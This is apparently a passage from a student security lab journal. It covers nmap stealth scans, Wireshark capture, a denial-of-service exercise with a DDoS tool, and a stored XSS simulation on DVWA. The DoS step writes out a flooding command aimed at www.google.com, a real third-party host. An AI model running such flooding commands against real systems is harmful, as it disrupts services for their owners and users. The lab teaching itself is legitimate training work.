
4. nmap -sN -p21 scanme.nmap.org

```
C:\Windows\system32>nmap -sN -p21 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT      STATE      SERVICE
21/tcp    open|filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```

5. nmap -sX -T4 scanme.nmap.org



```
C:\Windows\system32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds
```

**CONCLUSION:** Using Nmap (Network mapping) the commands are successfully executed.


## PRACTICAL NO 5

- AIM:-** **(A)** Using Wireshark (Sniffer) Capture and analyze network packets.  
**(B)** Use nemesy to launch DoS attack.

### Capturing Packets


Capture traffic on your wireless network, click your wireless interface.

You can configure advanced features by clicking Capture → Options, but this isn't necessary for now.



As soon as you single-click on your network interface's name, you can see how the packets are working in real time. Wireshark will capture all the packets going in and out of our systems.

Promiscuous mode is the mode in which you can see all the packets from other systems on the network and not only the packets send or received from your network adapter. Promiscuous mode is enabled by default. To check if this mode is enabled, go to Capture and Select Options. Under this window check, if the checkbox is selected and activated at the bottom of the window. The checkbox says "Enable promiscuous mode on all interfaces".




The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

### Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:

- Light Purple color for TCP traffic
- Light Blue color for UDP traffic
- Black color identifies packets with errors – example these packets are delivered in an unordered manner.

To check the color coding rules click on View and select Coloring Rules. These color coding rules can be customized and modified to fit your needs.



### Analyze the captured Packets:

First of all, click on a packet and select it. Now, you can scroll down to view all its details.

No.	Time	Source	Dest	Protocol	Length	Info
1	0.000000	81.161.59.145	19...	HTTP	333	HTTP/1.1 200 O.
2	0.000055	192.168.31.228	81...	TCP	54	59577 → 80 [AC.
3	0.000178	192.168.31.228	81...	HTTP	149	GET /poll?push.
4	0.004727	81.161.59.145	19...	TCP	54	80 → 59577 [AC.
5	0.025980	81.161.59.145	19...	HTTP	333	HTTP/1.1 200 O.
6	0.026126	192.168.31.228	81...	TCP	54	59577 → 80 [AC.
7	0.026731	192.168.31.228	81...	HTTP	149	GET /poll?push.
8	0.029109	81.161.59.145	19...	TCP	54	80 → 59577 [AC.
9	0.045275	81.161.59.145	19...	HTTP	333	HTTP/1.1 200 O.
10	0.045325	192.168.31.228	81...	TCP	54	59577 → 80 [AC.


Frame 4: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
 ▶ Ethernet II, Src: XiaomiEl\_22:cf:bb (34:ce:00:22:cf:bb), Dst: Apple\_e5:59:e5 (a4:5e:60:e5:59:  
 ▶ Internet Protocol Version 4, Src: 81.161.59.145, Dst: 192.168.31.228  
 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 59577, Seq: 280, Ack: 96, Len: 0

```

0000  a4 5e 60 e5 59 e5 34 ce  00 22 cf bb 08 00 45 00  .^.Y.4. ."....E.
0010  00 28 00 00 40 00 fd 06  10 11 51 a1 3b 91 c0 a8  .(..@... ..Q.;...
0020  1f e4 00 50 e8 b9 c5 bf  6a 9d 7f 95 c5 80 50 10  ...P.... j.....P.
0030  00 08 e3 90 00 00

```

Filters can also be created from here. Right-click on one of any details. From the menu select Apply as Filter drop-down menu so filter based on it can be created.



**(B)** Using NEMESIS tool, launch DOS Attack.

**Theory:** A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Nemesis is a command-line network packet crafting and injection utility for UNIX-like and Windows systems. Nemesis, is well suited for testing Network Intrusion Detection Systems, firewalls, IP stacks and a variety of other tasks. As a command-line driven utility, Nemesis is perfect for automation and scripting.

### **Procedure:**

Download NEMESIS tool from “nemesis.sourceforge.net” and unzip the contents in a drive.

Launch the NEMESIS.exe application from command prompt as shown below.

```
Windows Select Command Prompt
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\admin>D:

D:\>nemesis
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

After launching NEMESIS, provide host and port of webserver on which attack is to be done.

```
D:\>nemesis -h www.google.com -p 80 -t 10
```

**CONCLUSION:** We have successfully analyzed the packets provided and solved the questions using wireshark & Used NEMESIS tool to launch DOS attack.

## PRACTICAL NO 6


**AIM:** Simulate persistent cross-site scripting attack.

### **THEORY:**


**Cross Site Scripting:** Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject clientside scripts into web pages viewed by other users. Across-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Step 1: Go to ‘start’ and open XAMPP.


Step 2: Activate the module Apache and MySQL by clicking on Action button to ‘Start’



Step 3: open default browser and type ‘localhost/dashboard’ and a XAMPP dashboard appears.



Edit localhost/dvwa/



Step 4: DVWA login page appears

A screenshot of the DVWA login page. It features the DVWA logo at the top. Below it is a login form with two input fields labeled 'Username' and 'Password', and a 'Login' button at the bottom.

Step 5: Enter username as **admin** Password as **password** and login.



Username	<input type="text" value="admin"/>
Password	<input type="password" value="password"/>
<input type="button" value="Login"/>	

Step 6: Home page of DVWA appears.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)?

There is a brief history of the history of web's name, which refers to its very first & new for that vulnerability.

Step 7: Go to DVWA security and Select the checkbox “Low”

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar to various Capture The Flag (CTF)s competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as **high**.

Low    Submit

### PHPIDS

PHPIDS v0.6 (PHP-Intruder Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAF's) can help improve security and in some cases how WAF's can be circumvented.

**Step 8: Go to XSS stored**

Enter name and a script in the XSS guestbook field.

The screenshots illustrate a persistent cross-site scripting (XSS) attack on the DVWA application. In the first screenshot, a user has entered 'Test 01' for the 'Name' field and a malicious script for the 'Message' field. In the second screenshot, a confirmation dialog box appears, showing the injected script ('XSS Exploit test') as the response from the server, indicating a successful exploit.


**CONCLUSION:** Hence persistent cross-site scripting attack simulated successfully.

## PRACTICAL NO: 7

